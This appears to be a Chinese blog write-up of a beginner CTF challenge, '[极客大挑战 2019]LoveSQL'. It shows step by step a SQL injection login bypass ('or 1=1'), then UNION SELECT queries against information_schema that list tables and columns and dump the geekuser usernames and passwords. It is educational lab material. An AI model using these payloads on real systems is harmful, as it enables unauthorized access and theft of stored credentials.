
CTF练习——[极客大挑战 2019]LoveSQL1

原创


hgdehsns 于 2021-10-18 17:05:44 发布 2990 收藏
文章标签： sql 网络安全

本文链接：https://blog.csdn.net/qq_35987366/article/details/120828405


一道基础的sql注入练习题，写一下做题思路。



看到一个登录框，随便输入发现是get传参，尝试是否存在sql注入，username=admin' password=123456。




页面报错，存在sql注入，尝试使用万能密码。username=admin password=1' or 1=1 -- qwe。成功登录。



参数username出存在注入点，构造sql语句寻找回显点。步骤如下：

（1）猜解字段数

当username=1' order by 4 -- qwe password=123456时，页面报错。




当username=1' order by 3 -- qwe password=123456时，页面正常。

判断有三个字段。


（2）寻找回显点

构造sql语句：username=1' union select 1,2,3 -- qew password=123456 ;发现存在两个回显点。




最后，通过构造sql语句，查库名，查表名，查数据，得出flag。

查表名:1' union select 1,2,table_name from information_schema.tables where table_schema=database() limit 0,1 -- QWE




查列名:1' union select 1,2,column_name from information_schema.columns where table_name=表名 and table_schema=database() limit 0,1 -- QWE




查字段内容：1' union select 1,字段名,字段名 from 表名 limit 0,1 -- QWE

这里可以用GROUP_CONCAT 函数将多行数据进行整合在一行输出。

查表名:1' union select 1,2,GROUP_CONCAT(table_name) from information_schema.tables where table_schema=database() -- qwe



查列名:1' union select 1,2,GROUP_CONCAT(column_name) from information_schema.columns where table_name='geekuser' and table_schema=database() -- qwe



查字段内容：1' union select 1,2,group_concat(id,username,password) from geekuser -- qwe

得出flag。